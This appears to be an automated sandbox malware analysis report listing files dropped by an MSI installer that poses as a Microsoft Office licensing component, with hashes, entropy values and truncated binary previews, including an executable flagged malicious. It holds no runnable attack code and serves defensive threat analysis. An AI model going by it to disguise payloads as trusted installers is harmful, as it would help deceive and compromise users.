Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!/.NeNl.eNl.eNl....gNl.l6..nNl.eNm.lNl..>o.hNl..>h.uNl..>i.zNl..>l.dNl..>..dNl..>n.dNl.RicheNl.....PE..d....Y._.....` .....^.....p.....`A.....`1..4....9.....p.....P.....L.. A.....H...T.....0.....text.....` ..`.rdata...?.....@.....@..@.data...0....@.....4.....@....pdata.....P.....8.....@..@_RDATA.....`.....D.....@..@.rsrc.....p.....F.....@..@.reloc.....J.....@..B.....

C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini

Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	1498
Entropy (8bit):	3.672855224331937
Encrypted:	false
SSDEEP:	24:F5dX8DW8XjFmAR7MsjfdrFxL88bL88oyOL88lmAIYedBr:F5YHljfhFxL8SL8j7L8xBr
MD5:	595F3E1B76CD11D8F02022C1955A277A
SHA1:	9ADEFB19488A4C04C5D8590BAD0784BFB992696E
SHA-256:	05B84A681478E0E762D0245CD64F106492EB4AB648AB6E4D6D24A4DF2FCFC5A5
SHA-512:	4A1CBE84F5D64E2F18C18F08ED460857E2D21A36C1730F1C1A33DC5DA425C82DB824C2DA7C4DDD0449761409F1D3A94D964623A34DDF52BE21364F5793884B
Malicious:	false
Preview:	W.r.a.p.p.e.d.A.p.p.l.i.c.a.t.i.o.n.I.d.=.{.9.0.1.6.0.0.0.0.-.0.0.7.E.-.0.0.0.0.-.1.0.0.0.-.0.0.0.0.0.0.0.0.F.F.1.C.E.}...W.r.a.p.p.e.d.R.e.g.i.s.t.r.a.t.i.o.n.=.H.i.d.d.e.n...I.n.s.t.a.l.l.S.u.c.c.e.s.s.C.o.d.e.s.=.0...E.l.e.v.a.t.i.o.n.M.o.d.e.=.n.e.v.e.r...B.a.s.e.N.a.m.e.=.U.I.S.e.r.v.i.c.e.s...e.x.e...C.a.b.H.a.s.h.=.9.6.a.f.c.a.7.3.3.a.4.1.9.f.2.c.4.a.5.d.e.a.6.e.7.5.6.9.1.2.5.8.4.2.4.7.7.e.7.3.0.0.e.d.9.d.a.8.5.5.3.8.5.4.a.7.b.1.1.d.a.d.6.c...S.e.t.u.p.P.a.r.a.m.e.t.e.r.s.=...W.o.r.k.i.n.g.D.i.r.=...C.u.r.r.e.n.t.D.i.r.=.*.F.I.L.E.S.D.I.R.*...U.I.L.e.v.e.l.=.5...F.o.c.u.s.=.y.e.s...S.e.s.s.i.o.n.D.i.r.=.C.:\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.T.e.m.p.\.M.W.-.4.1.c.1.7.3.f.9.-.8.7.9.8.-.4.9.4.b.-.a.a.1.9.-.9.d.b.4.6.f.2.8.a.6.d.1.\...F.i.l.e.s.D.i.r.=.C.:\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.T.e.m.p.\.M.W.-.4.1.c.1.7.3.f.9.-.8.7.9.8.-.4.9.4.b.-.a.a.1.9.-.9.d.b.4.6.f.2.8.a.6.d.1.\...F.i.l.e.s.\...R.u.n.B.e.f.o.r.e.I.n.s.t.a.l.l.F.i.l.e.=...R.u.n.B.e.

C:\Users\user\AppData\Local\Temp\MW-44114562-6760-4a4c-97c1-6b4491c709b3\files.cab

Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	Microsoft Cabinet archive data, many, 2465794 bytes, 2 files, at 0x2c +A "UIServices.exe" +A "vcruntime140.dll", ID 29986, number 1, 175 datablocks, 0x1503 compression
Category:	dropped
Size (bytes):	2465794
Entropy (8bit):	**7.999864847703612**
Encrypted:	**true**
SSDEEP:	49152:PBdidvJXFzhYsAdZYH4YwKw2oHUNgir2MYgoGLcOh0YdMsyRylQwF:PBxZtYDWHUNgiazgowjzu1QwF

<table>
<tr><td>MD5:</td><td>97AF5456199BE2890D17BD4F166ADD0E</td></tr>
<tr><td>SHA1:</td><td>4CD664992D1C04B2E2F65F9EF1C8C5B295687ADD</td></tr>
<tr><td>SHA-256:</td><td>96AFCA733A419F2C4A5DEA6E7569125842477E7300ED9DA8553854A7B11DAD6C</td></tr>
<tr><td>SHA-512:</td><td>DECE5558442E898750487B5A2ACA1CA3A2B165D675BB3703A1B8FF5BA88C581B2E6E15DC1DF62B585FF37F3354D047C8FA2B0E723B37FFB0684CDB89044E247
1</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>MSCF......%.....,...............''u..l.........U.......{U6. .UIServices.exe. .....U....Q.P .vcruntime140.dll..K.7.:..[...@. ......5..N....o..Z.hH...i..._.E.S..D.....F.E..<./..p..R-.......Z...jd..H......
{...L...l.M..~..}&.4...Z.......GT.s-j.Q.@p.U..0.m..[1cF..F).a.X...(.^.U........E.....K..Z.........#.UEeV@.{.........9....{.7..7..0evYB..F"......P...P.X..e.....P..p..H.....o.B.A...zqp....+.(!...
b..N...w.s...G.....0T...YGB..u..BL.!+KC...".a.......".0.fvvx......6.^/...;..^...m.**...).q..u.V.9lizF+}.d.gR.q@.....<\.=.Z.v.........C.I..4.\3.(..^;l.."...q.....,.v..........x.......5...@.E.#."..
3.8.O..j@.|....j....;.G8..s...g}$.G@...Y..8...{**27.j...~...2.V.4..X.......P..t.z\.?ht..^&G..O/S]|.R..fT.E.s.v*"...Q....PE|%..g.@...:......p..;...~d.B..E........K;TF.... X:.~C..x(-.:..W..WQ
.rs..........jmPRG4.......P!g...'....*....,.*F..7...f~(..z...O.6}.....I.?.".#.aI6..E..zE....DN..N...D...n2.Gd..Vg..z&.)-<U;......>.AGQjL.X,1..F.6u.f..e\]CK.aE..[9.c...(....d../j.</td></tr>
</table>

C:\Users\user\AppData\Local\Temp\MW-44114562-6760-4a4c-97c1-6b4491c709b3\files\UIServices.exe (copy)

<table>
<tr><td>Process:</td><td>C:\Windows\SysWOW64\expand.exe</td></tr>
<tr><td>File Type:</td><td>PE32+ executable (GUI) x86-64, for MS Windows</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>5609472</td></tr>
<tr><td>Entropy (8bit):</td><td>6.57517312270674</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>49152:g2xSVi6to3D8COYcboaLKClwfwqnD3qfv6Nr4NdHAaeb/s46VxQ0GigqU1DUpsFu:hxS+rc2Szaf3zXqBErS+</td></tr>
<tr><td>MD5:</td><td>F65B1FC89A4324BEFDB6F24406BAEF6A</td></tr>
<tr><td>SHA1:</td><td>BA820B503D6BC3D9A27C0D5DBD61D8E0DEE166E9</td></tr>
<tr><td>SHA-256:</td><td>E734882F835EB93A77DC1769C7F57211501AA907889ADC941F87F63725BF4EEB</td></tr>
<tr><td>SHA-512:</td><td>EEA285E51EE1B3FC42679C0DCB2CDD73E984DE29FD74A39BEFB1C51AD303CC0026F57A12A036E5F6905386DD5281C53B671F2FDE7B00F832297BF756635A05
5</td></tr>
<tr><td>Malicious:</td><td>true</td></tr>
<tr><td>Preview:</td><td>MZ......................@..!..L.!This program cannot be run in DOS mode....$.......>~.dz..7z..7z..7sgz7n..7(j.6x..7.p.7}..7(j.6m..7(j.6p..7(j.6~..7.f.6`..7<br>nt.6s..7z..7...7.j.6...7z..7u..7.j.6{..7Richz..7........................PE..d.....c.........."......^>..F...... .=........@.............................U..........`...S.D..........
...S.4|...........PU..|..0.R.......................R.(...P.R.8............p>.............................text...n]>......^>................. ..`.rdata..@....p>......b>............@..@.data........@S..t...(S............
.@....pdata..4|....S..~....S............@..@.reloc...|...PU..~....U............@..B..
....</td></tr>
</table>

C:\Users\user\AppData\Local\Temp\MW-44114562-6760-4a4c-97c1-6b4491c709b3\files\c52dbbfefebf4f3e88ce36e5881f78ebdpx.tmp\67fcf2e83 52ef94eab64e4a4d4509680.tmp

<table>
<tr><td>Process:</td><td>C:\Windows\SysWOW64\expand.exe</td></tr>
<tr><td>File Type:</td><td>PE32+ executable (GUI) x86-64, for MS Windows</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>5609472</td></tr>
<tr><td>Entropy (8bit):</td><td>6.57517312270674</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>49152:g2xSVi6to3D8COYcboaLKClwfwqnD3qfv6Nr4NdHAaeb/s46VxQ0GigqU1DUpsFu:hxS+rc2Szaf3zXqBErS+</td></tr>
<tr><td>MD5:</td><td>F65B1FC89A4324BEFDB6F24406BAEF6A</td></tr>
<tr><td>SHA1:</td><td>BA820B503D6BC3D9A27C0D5DBD61D8E0DEE166E9</td></tr>
<tr><td>SHA-256:</td><td>E734882F835EB93A77DC1769C7F57211501AA907889ADC941F87F63725BF4EEB</td></tr>
<tr><td>SHA-512:</td><td>EEA285E51EE1B3FC42679C0DCB2CDD73E984DE29FD74A39BEFB1C51AD303CC0026F57A12A036E5F6905386DD5281C53B671F2FDE7B00F832297BF756635A05
5</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>MZ......................@..!..L.!This program cannot be run in DOS mode....$.......>~.dz..7z..7z..7sgz7n..7(j.6x..7.p.7}..7(j.6m..7(j.6p..7(j.6~..7.f.6`..7<br>nt.6s..7z..7...7.j.6...7z..7u..7.j.6{..7Richz..7........................PE..d.....c.........."......^>..F...... .=........@.............................U..........`...S.D..........
...S.4|...........PU..|..0.R.......................R.(...P.R.8............p>.............................text...n]>......^>................. ..`.rdata..@....p>......b>............@..@.data........@S..t...(S............
.@....pdata..4|....S..~....S............@..@.reloc...|...PU..~....U............@..B..
....</td></tr>
</table>

C:\Users\user\AppData\Local\Temp\MW-44114562-6760-4a4c-97c1-6b4491c709b3\files\c52dbbfefebf4f3e88ce36e5881f78ebdpx.tmp\fcfd202f5 70ae346b7d75b811246e386.tmp

<table>
<tr><td>Process:</td><td>C:\Windows\SysWOW64\expand.exe</td></tr>
<tr><td>File Type:</td><td>PE32+ executable (DLL) (console) x86-64, for MS Windows</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>101664</td></tr>
<tr><td>Entropy (8bit):</td><td>6.571798459921823</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>1536:sC6b39cL/iRDhXq4GZLAy10i5XNC83tTPw98APXbxecbSQ25I4I/Cq:sVPphXq30yvXL5APbxecbSDu</td></tr>
<tr><td>MD5:</td><td>7A2B8CFCD543F6E4EBCA43162B67D610</td></tr>
</table>

Copyright Joe Security LLC 2022

SHA1:	C1C45A326249BF0CCD2BE2FBD412F1A62FB67024
SHA-256:	7D7CA28235FBA5603A7F40514A552AC7EFAA67A5D5792BB06273916AA8565C5F
SHA-512:	E38304FB9C5AF855C1134F542ADF72CDE159FAB64385533EAFA5BB6E374F19B5A29C0CB5516FC5DA5C0B5AC47C2F6420792E0AC8DDFF11E749832A7B7F3EB5C8
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!/.NeNl.eNl.eNl....gNl.l6..nNl.eNm.lNl..>o.hNl..>h.uNl..>i.zNl ..>l.dNl..>..dNl..>n.dNl.RicheNl.....PE..d....Y._....." .....^.....p.....`A.....`1..4....9.....p.....P.....L.. A..... ...H...T.....0.....text..... ..`.rdata...?.....@.....@..@.data...0....@.....4.....@....pdata.....P.....8..... .....@..@_RDATA.....`.....D.....@..@.rsrc.....p.....F.....@..@.reloc.....J.....@..B..... .....

C:\Users\user\AppData\Local\Temp\MW-44114562-6760-4a4c-97c1-6b4491c709b3\files\vcruntime140.dll (copy)

Process:	C:\Windows\SysWOW64\expand.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	101664
Entropy (8bit):	6.571798459921823
Encrypted:	false
SSDEEP:	1536:sC6b39cL/iRDhXq4GZLAy10i5XNC83tTPw98APXbxecbSQ25l4l/Cq:sVPphXq30yvXL5APbxecbSDu
MD5:	7A2B8CFCD543F6E4EBCA43162B67D610
SHA1:	C1C45A326249BF0CCD2BE2FBD412F1A62FB67024
SHA-256:	7D7CA28235FBA5603A7F40514A552AC7EFAA67A5D5792BB06273916AA8565C5F
SHA-512:	E38304FB9C5AF855C1134F542ADF72CDE159FAB64385533EAFA5BB6E374F19B5A29C0CB5516FC5DA5C0B5AC47C2F6420792E0AC8DDFF11E749832A7B7F3EB5C8
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!/.NeNl.eNl.eNl....gNl.l6..nNl.eNm.lNl..>o.hNl..>h.uNl..>i.zNl ..>l.dNl..>..dNl..>n.dNl.RicheNl.....PE..d....Y._....." .....^.....p.....`A.....`1..4....9.....p.....P.....L.. A..... ...H...T.....0.....text..... ..`.rdata...?.....@.....@..@.data...0....@.....4.....@....pdata.....P.....8..... .....@..@_RDATA.....`.....D.....@..@.rsrc.....p.....F.....@..@.reloc.....J.....@..B..... .....

C:\Users\user\AppData\Local\Temp\MW-44114562-6760-4a4c-97c1-6b4491c709b3\msiwrapper.ini

Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	1498
Entropy (8bit):	3.6692539754055673
Encrypted:	false
SSDEEP:	24:F5dX8DW8XjFmAR7MsjfdrFxLINlwLINl7VyOLINl7wmAuwnN:F5YHljfhFxLYwLY7V7LY7BQ
MD5:	9A908CE28600B7D878F5AAF192D86B3B
SHA1:	E389564F74369A7961FFF359E22464E384DD8684
SHA-256:	176909712F3D1A7437465C30B5F425971DD71DDAE1D47E79448C6804CFCC1046
SHA-512:	5421CC1FC0361217AFA92208E8CB1BD395635451CE202FF927FF8B56BD3691DCBB013C044E0463C89F5800999BD5B84E3DC0622EBBC1D8CCCF50C7A11CB5D86
Malicious:	false
Preview:	W.r.a.p.p.e.d.A.p.p.l.i.c.a.t.i.o.n.I.d.=.{.9.0.1.6.0.0.0.0.-.0.0.7.E.-.0.0.0.0.-.1.0.0.0.-.0.0.0.0.0.0.0.F.F.1.C.E.}...W.r.a.p.p.e.d.R.e.g.i.s.t.r.a.t.i.o.n.=.H.i.d.d.e.n...I.n.s.t.a.l.l.S.u.c.c.e.s.s.C.o.d.e.s.=.0...E.l.e.v.a.t.i.o.n.M.o.d.e.=.n.e.v.e.r...B.a.s.e.N.a.m.e.=.U.I.S.e.r.v.i.c.e.s...e.x.e...C.a.b.H.a.s.h.=.9.6.a.f.c.a.7.3.3.a.4.1.9.f.2.c.4.a.5.d.e.a.6.e.7.5.6.9.1.2.5.8.4.2.4.7.7.e.7.3.0.0.e.d.9.d.a.8.5.5.3.8.5.4.a.7.b.1.1.d.a.d.6.c...S.e.t.u.p.P.a.r.a.m.e.t.e.r.s.=...W.o.r.k.i.n.g.D.i.r.=...C.u.r.r.e.n.t.D.i.r.=.*.F.I.L.E.S.D.I.R.*...U.I.L.e.v.e.l.=.5...F.o.c.u.s.=.y.e.s...S.e.s.s.i.o.n.D.i.r.=.C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.T.e.m.p.\.M.W.-.4.4.1.1.4.5.6.2.-.6.7.6.0.-.4.a.4.c.-.9.7.c.1.-.6.b.4.4.9.1.c.7.0.9.b.3.\...F.i.l.e.s.D.i.r.=.C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.T.e.m.p.\.M.W.-.4.4.1.1.4.5.6.2.-.6.7.6.0.-.4.a.4.c.-.9.7.c.1.-.6.b.4.4.9.1.c.7.0.9.b.3.\.f.i.l.e.s.\...R.u.n.B.e.f.o.r.e.I.n.s.t.a.l.l.F.i.l.e.=...R.u.n.B.e.

C:\Users\user\AppData\Local\Temp\MW-83846a6a-5335-49c7-a64d-3215771defa9\files.cab

Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	Microsoft Cabinet archive data, many, 2465794 bytes, 2 files, at 0x2c +A "UIServices.exe" +A "vcruntime140.dll", ID 29986, number 1, 175 datablocks, 0x1503 compression
Category:	dropped
Size (bytes):	2465794
Entropy (8bit):	**7.999864847703612**
Encrypted:	**true**
SSDEEP:	49152:PBdidvJXFzhYsAdZYH4YwKw2oHUNgir2MYgoGLcOh0YdMsyRyIQwF:PBxZtYDWHUNgiazgowjzu1QwF
MD5:	97AF5456199BE2890D17BD4F166ADD0E

SHA1:	4CD664992D1C04B2E2F65F9EF1C8C5B295687ADD
SHA-256:	96AFCA733A419F2C4A5DEA6E7569125842477E7300ED9DA8553854A7B11DAD6C
SHA-512:	DECE5558442E898750487B5A2ACA1CA3A2B165D675BB3703A1B8FF5BA88C581B2E6E15DC1DF62B585FF37F3354D047C8FA2B0E723B37FFB0684CDB89044E247 1
Malicious:	false
Preview:	MSCF.....%.....,.....".u..l.....U.....{U6. .UIServices.exe. .....U....Q.P .vcruntime140.dll..K.7:..[...@. .....5..N....o..Z.hH...i..._.E.S..D.....F.E..<./..p..R-.....Z...jd..H..... {...L...I.M..~..}&.4...Z.....GT.s-j.Q.@p.U..0.m..[1cF..F).a.X...(.^.U.....E.....K..Z.....#.UEeV@.{.....9....{.7..7..0evYB..F".....P...P.X..e.....P..p..H.....o.B.A...zqp....+.(!... b..N...w.s...G.....0T...YGB..u..BL.!+KC...".a.....".0.fvvx.....6.^/...;..^...m.**...).q..u.V.9IizF+}.d.gR.q@.....<\.=.Z.v.....C.I..4.\3.(..^;I..".....q.....,v.....x.....5...@.E.#.". 3.8.O..j@.|....j....;.G8..s...g}$.G@...Y..8...{**27.j...~...2.V.4..X.....P..t.z\.?ht..^&G..O/S]|.R..fT.E.s.v*"...Q....PE|%..g.@...:.....p..;...~d.B..E.....K;TF.... X:.~C..x(-.:..W..WQ .rs.....jmPRG4.....P!g...'....*....,.*F..7...f~(..z...O.6}.....I.?.".#.aI6..E..zE....DN..N...D...n2.Gd..Vg..z&.)-<U;.....>.AGQjL.X,1..F.6u.f..e\]CK.aE..[9.c...(....d../j.

C:\Users\user\AppData\Local\Temp\MW-83846a6a-5335-49c7-a64d-3215771defa9\files\1305f6fe679b4fa294331bb6eb899bc4dpx.tmp\0eae52cd25d2e54183e98bebd14ba490.tmp

Process:	C:\Windows\SysWOW64\expand.exe
File Type:	PE32+ executable (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	5609472
Entropy (8bit):	6.57517312270674
Encrypted:	false
SSDEEP:	49152:g2xSVi6to3D8COYcboaLKCIwfwqnD3qfv6Nr4NdHAaeb/s46VxQ0GigqU1DUpsFu:hxS+rc2Szaf3zXqBErS+
MD5:	F65B1FC89A4324BEFDB6F24406BAEF6A
SHA1:	BA820B503D6BC3D9A27C0D5DBD61D8E0DEE166E9
SHA-256:	E734882F835EB93A77DC1769C7F57211501AA907889ADC941F87F63725BF4EEB
SHA-512:	EEA285E51EE1B3FC42679C0DCB2CDD73E984DE29FD74A39BEFB1C51AD303CC0026F57A12A036E5F6905386DD5281C53B671F2FDE7B00F832297BF756635A055
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....>~.dz..7z..7z..7sgz7n..7(j.6x..7.p.7}..7(j.6m..7(j.6p..7(j.6~..7.f.6`..7 nt.6s..7z..7...7.j.6...7z..7u..7.j.6{..7Richz..7.....PE..d.....c....."....^>..F..... .=.....@.....U.....`.....S.D..... ...S.4|.....PU..|..0.R.....R.(...P.R.8.....p>.....text...n]>.....^>..... ..`.rdata..@....p>.....b>.....@..@.data.....@S..t...(S..... .@....pdata..4|....S..~....S.....@..@.reloc...|...PU..~....U.....@..B.....

C:\Users\user\AppData\Local\Temp\MW-83846a6a-5335-49c7-a64d-3215771defa9\files\1305f6fe679b4fa294331bb6eb899bc4dpx.tmp\30833088ae6bfb4abc107567083083c9.tmp

Process:	C:\Windows\SysWOW64\expand.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	101664
Entropy (8bit):	6.571798459921823
Encrypted:	false
SSDEEP:	1536:sC6b39cL/iRDhXq4GZLAy10i5XNC83tTPw98APXbxecbSQ25I4l/Cq:sVPphXq30yvXL5APbxecbSDu
MD5:	7A2B8CFCD543F6E4EBCA43162B67D610
SHA1:	C1C45A326249BF0CCD2BE2FBD412F1A62FB67024
SHA-256:	7D7CA28235FBA5603A7F40514A552AC7EFAA67A5D5792BB06273916AA8565C5F
SHA-512:	E38304FB9C5AF855C1134F542ADF72CDE159FAB64385533EAFA5BB6E374F19B5A29C0CB5516FC5DA5C0B5AC47C2F6420792E0AC8DDFF11E749832A7B7F3EB5C8
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!/.NeNl.eNl.eNl....gNl.l6..nNl.eNm.lNl..>o.hNl..>h.uNl..>i.zNl ..>l.dNl..>..dNl..>n.dNl.RicheNl.....PE..d....Y._....." .....^.....p.....`A.....`1..4....9.....p.....P.....L.. A..... ...H...T.....0.....text..... ..`.rdata...?.....@.....@..@.data...0....@.....4.....@....pdata.....P.....8..... .....@..@_RDATA.....`.....D.....@..@.rsrc.....p.....F.....@..@.reloc.....J.....@..B.....

C:\Users\user\AppData\Local\Temp\MW-83846a6a-5335-49c7-a64d-3215771defa9\files\UIServices.exe (copy)

Process:	C:\Windows\SysWOW64\expand.exe
File Type:	PE32+ executable (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	5609472
Entropy (8bit):	6.57517312270674
Encrypted:	false
SSDEEP:	49152:g2xSVi6to3D8COYcboaLKCIwfwqnD3qfv6Nr4NdHAaeb/s46VxQ0GigqU1DUpsFu:hxS+rc2Szaf3zXqBErS+
MD5:	F65B1FC89A4324BEFDB6F24406BAEF6A

SHA1:	BA820B503D6BC3D9A27C0D5DBD61D8E0DEE166E9
SHA-256:	E734882F835EB93A77DC1769C7F57211501AA907889ADC941F87F63725BF4EEB
SHA-512:	EEA285E51EE1B3FC42679C0DCB2CDD73E984DE29FD74A39BEFB1C51AD303CC0026F57A12A036E5F6905386DD5281C53B671F2FDE7B00F832297BF756635A055
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....>~.dz..7z..7z..7sgz7n..7(j.6x..7.p.7}..7(j.6m..7(j.6p..7(j.6~..7.f.6`..7 nt.6s..7z..7...7.j.6...7z..7u..7.j.6{..7Richz..7.....PE..d.....c....."....^>..F..... .=.....@.....U.....`.....S.D..... ...S.4|.....PU..|..0.R.....R.(...P.R.8.....p>.....text...n]>.....^>..... ..`.rdata..@....p>.....b>.....@..@.data.....@S..t...(S..... .@....pdata..4|....S..~....S.....@..@.reloc...|...PU..~....U.....@..B..... .....

C:\Users\user\AppData\Local\Temp\MW-83846a6a-5335-49c7-a64d-3215771defa9\files\vcruntime140.dll (copy)

Process:	C:\Windows\SysWOW64\expand.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	101664
Entropy (8bit):	6.571798459921823
Encrypted:	false
SSDEEP:	1536:sC6b39cL/iRDhXq4GZLAy10i5XNC83tTPw98APXbxecbSQ25l4l/Cq:sVPphXq30yvXL5APbxecbSDu
MD5:	7A2B8CFCD543F6E4EBCA43162B67D610
SHA1:	C1C45A326249BF0CCD2BE2FBD412F1A62FB67024
SHA-256:	7D7CA28235FBA5603A7F40514A552AC7EFAA67A5D5792BB06273916AA8565C5F
SHA-512:	E38304FB9C5AF855C1134F542ADF72CDE159FAB64385533EAFA5BB6E374F19B5A29C0CB5516FC5DA5C0B5AC47C2F6420792E0AC8DDFF11E749832A7B7F3EB5C8
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!/.NeNl.eNl.eNl....gNl.l6..nNl.eNm.lNl..>o.hNl..>h.uNl..>i.zNl ..>l.dNl..>..dNl..>n.dNl.RicheNl.....PE..d....Y._....." .....^.....p.....`A.....`1..4....9.....p.....P.....L.. A..... ...H...T.....0.....text..... ..`.rdata...?.....@.....@..@.data...0....@.....4.....@....pdata.....P.....8..... .....@..@_RDATA.....`.....D.....@..@.rsrc.....p.....F.....@..@.reloc.....J.....@..B..... .....

C:\Users\user\AppData\Local\Temp\MW-83846a6a-5335-49c7-a64d-3215771defa9\msiwrapper.ini

Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	1498
Entropy (8bit):	3.6686311788172308
Encrypted:	false
SSDEEP:	24:F5dX8DW8XjFmAR7MsjfdrFxLlWfPKLlWfPSMyOLlWfPSxmAN0KT7NGw2R:F5YHljfhFxLMfCLMfz7LMfy09R
MD5:	F74603B1A562D052E5B12B357D455AD8
SHA1:	B29185EE5AE86B1A8E8ABC32E1612B9037AD42F6
SHA-256:	5997AC1D6E702A55B11BAA3559E10AA56EE3935A9E09E2D8063BBE1AA9D333B1
SHA-512:	6F965210BA7161EAEF225F12B57BE35532E2AFAD490AEF62DCD8DCDA59041A8CF33897A044A90A7C1A117F8D83AEF506A8FEA2CDFAE2CFD4C80A30FB29AA0376
Malicious:	false
Preview:	W.r.a.p.p.e.d.A.p.p.l.i.c.a.t.i.o.n.I.d.=.{.9.0.1.6.0.0.0.0.-.0.0.7.E.-.0.0.0.0.-.1.0.0.0.-.0.0.0.0.0.0.0.0.F.F.1.C.E.}...W.r.a.p.p.e.d.R.e.g.i.s.t.r.a.t.i.o.n.=.H.i.d.d.e.n...I.n.s.t.a.l.l.S.u.c.c.e.s.s.C.o.d.e.s.=.0...E.l.e.v.a.t.i.o.n.M.o.d.e.=.n.e.v.e.r...B.a.s.e.N.a.m.e.=.U.I.S.e.r.v.i.c.e.s...e.x.e...C.a.b.H.a.s.h.=.9.6.a.f.c.a.7.3.3.a.4.1.9.f.2.c.4.a.5.d.e.a.6.e.7.5.6.9.1.2.5.8.4.2.4.7.7.e.7.3.0.0.e.d.9.d.a.8.5.5.3.8.5.4.a.7.b.1.1.d.a.d.6.c...S.e.t.u.p.P.a.r.a.m.e.t.e.r.s.=...W.o.r.k.i.n.g.D.i.r.=...C.u.r.r.e.n.t.D.i.r.=.*.F.I.L.E.S.D.I.R.*...U.I.L.e.v.e.l.=.5...F.o.c.u.s.=.y.e.s...S.e.s.s.i.o.n.D.i.r.=.C.:\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.T.e.m.p.\.M.W.-.8.3.8.4.6.a.6.a.-.5.3.3.5.-.4.9.c.7.-.a.6.4.d.-.3.2.1.5.7.7.1.d.e.f.a.9.\...F.i.l.e.s.D.i.r.=.C.:\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.T.e.m.p.\.M.W.-.8.3.8.4.6.a.6.a.-.5.3.3.5.-.4.9.c.7.-.a.6.4.d.-.3.2.1.5.7.7.1.d.e.f.a.9.\.f.i.l.e.s.\...R.u.n.B.e.f.o.r.e.I.n.s.t.a.l.l.F.i.l.e.=...R.u.n.B.e.

C:\Users\user\AppData\Local\Temp\spclwow78x.msi

Process:	C:\Windows\System32\curl.exe
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, MSI Installer, Code page: 1252, Title: Office 16 Click-to-Run Licensing Component - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com 16.0.15726.20202, Subject: Office 16 Click-to-Run Licensing Component - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com, Author: Microsoft Corporation, Keywords: Installer, Template: Intel;1033, Revision Number: {5A98002E-3B20-4BF2-9AFA-74F54CAB6E33}, Create Time/Date: Sat Jul 23 13:01:26 2022, Last Saved Time/Date: Sat Jul 23 13:01:26 2022, Number of Pages: 200, Number of Words: 12, Name of Creating Application: MSI Wrapper (10.0.51.0), Security: 2
Category:	modified
Size (bytes):	2719744
Entropy (8bit):	7.9576378357321165
Encrypted:	false
SSDEEP:	49152:TpUPWBdidvJXFzhYsAdZYH4YwKw2oHUNgir2MYgoGLcOh0YdMsyRyIQw:TpvBxZtYDWHUNgiazgowjzu1Qw

MD5:	8FF0F8F8BA57670BC5A4BB010BBD4FC3
SHA1:	2A0EECF5BD6F7B33B8EC4AAB8FE325DDE4068D13
SHA-256:	3D644640BF3F0CDB52AD3E920960BB42EB355BBBE31B98A02A6E08027EEA977C
SHA-512:	5A46401F7543B61946C6B8840D94286B488E66D057110C19CD1A52944E842E1ABEE24A79368EE0FA1E209076E7EB51491E96E8778628E75ED2D9E7333E87C0E1
Malicious:	false
Preview:	.....>..... ....

C:\Windows\Installer\3bbba0.msi	
Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, MSI Installer, Code page: 1252, Title: Office 16 Click-to-Run Licensing Component - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com 16.0.15726.20202, Subject: Office 16 Click-to-Run Licensing Component - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com, Author: Microsoft Corporation, Keywords: Installer, Template: Intel;1033, Revision Number: {5A98002E-3B20-4BF2-9AFA-74F54CAB6E33}, Create Time/Date: Sat Jul 23 13:01:26 2022, Last Saved Time/Date: Sat Jul 23 13:01:26 2022, Number of Pages: 200, Number of Words: 12, Name of Creating Application: MSI Wrapper (10.0.51.0), Security: 2
